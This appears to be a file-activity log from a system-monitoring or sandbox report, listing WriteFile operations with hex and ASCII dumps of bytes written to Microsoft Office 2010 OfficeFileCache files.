C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd	06b)I-nK*:v	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 fd 09 5d 17 fd 52 fd 44 fd 6e fd 35 fd 21 1e 63 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@]RDn5!c>I	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 1c 28 fd fd fd 48 fd fd fd 4f fd 68 12 3b 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 1a fd 6f fd 21 fd fd 40 fd 68 fd 27 35 27 4a 7f 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 79 49 fd 30 25 fd fd 4e fd fd fd 2a 36 fd fd fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 88 fd 0a 75 0b fd 4e fd 05 4b fc 04 46 fd 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 6f 5a 79 fd fd 4b fd 74 fd 4f fd fd 01 00 00 00 14 00 00	zVHOh;;efHkX,o!@h'5'J;efHkX,yI 0%N*6;efHkX,uNKF;efHkX,oZyKtO	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 fd 1c 28 fd fd fd 48 fd fd fd 4f fd 68 12 3b 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@HOh;	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaq06b)I-nK*:vAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd	06b)I-nK*:v	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 6d 44 1c 5a fd 34 07 47 fd fd 9a fd 74 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 57 fd fd 1a 1b 0e fd 48 fd fd 74 5a fd 4c fd fd 01 00 00 00 11 00 00 00 00 00 00 00 fd fd 5b 2c fd 58 6b 43 fd fd 28 fd 48 71 18 fd 01 00 00 00 06 20 fd fd fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 58 21 69 0f fd 44 37 43 fd 63 3a 39 fd fd fd 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zVmDZ4Gt0MMCOYpeWHtZL[,XkC(HqNFU{JRwpsX!iD7Cc:9p	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c 6d 44 1c 5a fd 34 07 47 fd fd fd 9a fd 74 fd fd fd fd 24 fd fd 41 4c fd 63 fd fd 4f 46 67 fd 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 58 21 69 0f fd 44 37 43 fd 63 3a 39 fd fd fd 70 05	iIVmDZ4Gt$ALcOFg`8fJRwpsJRwpsX!iD7Cc:9p	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd 6d 44 1c 5a fd 34 07 47 fd fd 9a fd 74 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	mDZ4Gt0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaq06b)I-nK*:vAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd	06b)I-nK*:v	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f 40 fd 3b 5e 5d fd fd 57 42 fd 52 1f fd fd 1d 1b fd 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd 5c fd 08 fd 27 fd 48 fd fd fd 72 fd 62 fd 40 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 00 1e 0f fd fd fd fd 46 fd 63 6a 0d fd fd 0d 04 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIVNFU{;^]WBR2\'Hrb@9u`Fcj9,'Ma6)X>y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f 40 fd 3b 5e 5d fd fd 57 42 fd 52 1f fd fd 1d 1b fd 0a 00 00 00 00 00 00 00 07 58 22 0c fd fd 5b 2c fd 58 6b 43 fd fd 28 fd 48 71 18 fd 05	iIV4NFU{;^]WBRX"[,XkC(Hq	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd 4e 13 05 fd fd fd 46 fd fd 55 7b fd 0c 0f fd 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	mNFU{~NFU{NFU{NFU{NFU{	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd fd fd 42 49 fd 17 12 fd 28 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 30 fd 36 fd fd 62 29 49 fd fd fd fd fd 04 fd fd 0b 00 00 00 00 00 00 00 fd 2d fd 2d fd 6e 4b fd 2a fd 3a fd fd 76 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzBI(S,XFFaq06b)I-nK*:vAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	1	18		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpCIRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\ d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd 7b fd 1b fd 2f 14 40 fd fd fd 19 fd fd fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 fd 3e fd 1f 56 20 fd 41 fd 27 fd 30 19 41 fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b 66 fd 23 6f 36 54 fd 46 fd 60 fd 07 fd 6e fd 52 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b 41 fd fd 33 5a 2a 1f 4f fd fd fd fd 29 fd fd fd 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 66 fd 23 6f 36 54 fd 46 fd 60 fd 07 fd 6e fd 52 01 00 00 00 05 fd 00 fd 6d 07 24 14 20 37 fd	zV@{/@G>V A'0AWf#o6TF`nRbA3Z*O )`f#o6TF`nRm$ 7	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\ d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 29 fd fd fd 67 fd fd 47 fd 31 38 71 fd 13 0d 63 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz)gG18qcS,XFFaq\d6R(FV6hpC IRTWSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	2	18 fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	20	1	5d	]	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 31 00 31 00 34 00 43 00 44 00 38 00 46 00 34 00 2d 00 37 00 32 00 36 00 41 00 2d 00 34 00 37 00 45 00 35 00 2d 00 38 00 31 00 42 00 42 00 2d 00 38 00 38 00 44 00 34 00 39 00 32 00 43 00 37 00 44 00 38 00 39 00 46 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	113	1	05		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	76	40	5c fd 64 36 52 28 fd 46 fd 0d 16 fd 56 fd fd fd 0f 00 00 00 00 00 00 00 fd 36 fd fd 68 70 43 49 fd fd fd 52 54 fd 57 fd	\d6R(FV6hpCIRTW	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 75 fd 10 fd fd fd 04 40 fd fd fd fd fd 7b fd 69 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ u@{i>I	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 7b fd 1b fd 2f 14 40 fd fd fd 19 fd fd fd fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 66 fd 23 6f 36 54 fd 46 fd 60 fd 07 fd 6e fd 52 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 41 fd fd 33 5a 2a 1f 4f fd fd fd fd 29 fd fd fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 4f 6a 1f fd 47 fd 31 49 fd fd fd fd 1c 10 fd 01 00 00 00 0f 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 4d fd 0e fd 21 45 fd fd 12 fd 26 1b fd fd 01 00 00 00 13 00 00	